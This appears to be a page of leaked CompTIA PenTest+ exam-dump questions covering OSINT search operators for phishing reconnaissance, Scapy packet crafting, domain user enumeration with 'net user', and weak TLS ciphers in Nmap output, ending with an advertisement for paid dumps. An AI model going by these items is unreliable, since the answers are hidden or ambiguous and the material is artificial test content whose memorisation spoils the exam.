A penetration tester is using OSINT to identify client email addresses found on the web for a phishing campaign. Which of the following is the best search operator for the tester to use?

A. site:

B. intitle:

C. intext:

D. inurl:

Answer: (SHOW ANSWER)

The site: operator restricts search results to a specific domain, allowing the tester to focus on publicly available content related to the target organization where email addresses are most likely to be found.

NEW QUESTION: 188

A penetration tester wants to send a specific network packet with custom flags and sequence numbers to a vulnerable target. Which of the following should the tester use?

A. tcprelay

B. Bluecrack

C. Scapy

D. tcpdump

Answer: (SHOW ANSWER)

Scapy is a powerful interactive Python-based packet manipulation tool used by penetration testers to create, modify, send, and analyze custom packets. It supports many protocols and allows you to set TCP flags, sequence numbers, and more.

tcprelay is used to redirect TCP traffic, not to craft packets. Bluecrack is used for cracking Bluetooth encryption, irrelevant in this context. tcpdump is a packet capture tool, not suitable for crafting or injecting packets.

NEW QUESTION: 189

A penetration tester gained a foothold within a network. The penetration tester needs to enumerate all users within the domain. Which of the following is the best way to accomplish this task?

A. pwd.exe

B. net.exe

C. sc.exe

D. msconfig.exe

Answer: (SHOW ANSWER)

The net command-line utility can query domain information, including enumerating users with commands such as net user /domain. It is a built-in Windows tool commonly used for domain user enumeration after gaining access to a domain-joined system.

NEW QUESTION: 190

Given the following output snippet that was generated during the reconnaissance phase of a penetration test:

```
[line number] <output>
[01] Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-02 13:21 CDT
[02] Nmap scan report for 10.55.101.97
[03] Host is up (0.91s latency).
[04] Not shown: 996 closed ports
[05] PORT     STATE  SERVICE
[06] 53/udp   open   domain
[07] 443/tcp  open   https
[08] |  ssl-enum-ciphers:
[09] |    TLSv1.2:
[10] |      ciphers:
[11] |        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) ...
[12] |        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) ...
[13] |        TLS_DH_RSA_WITH_3DES_SHA (dh 1024) ...
[14] |        TLS_DH_RSA_WITH_AES_256_CBC_SHA (dh 1024) ...
[15] |        TLS_DH_RSA_WITH_AES_128_CBC_SHA (dh 1024) ...
[16] |      cipher preference: client
```

freecram.net CompTIA

Which of the following line numbers represent the most likely vulnerability to be used by the penetration tester? (Choose two.)

A. 09

B. 12

C. 13

D. 14

E. 15

F. 16

Answer: (SHOW ANSWER)

The output shows weak cryptographic configurations. The use of 3DES indicates a deprecated cipher vulnerable to attacks such as SWEET32. Additionally, Diffie-Hellman with 1024-bit parameters is considered weak and susceptible to attacks like Logjam, making these the most exploitable findings.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:

https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)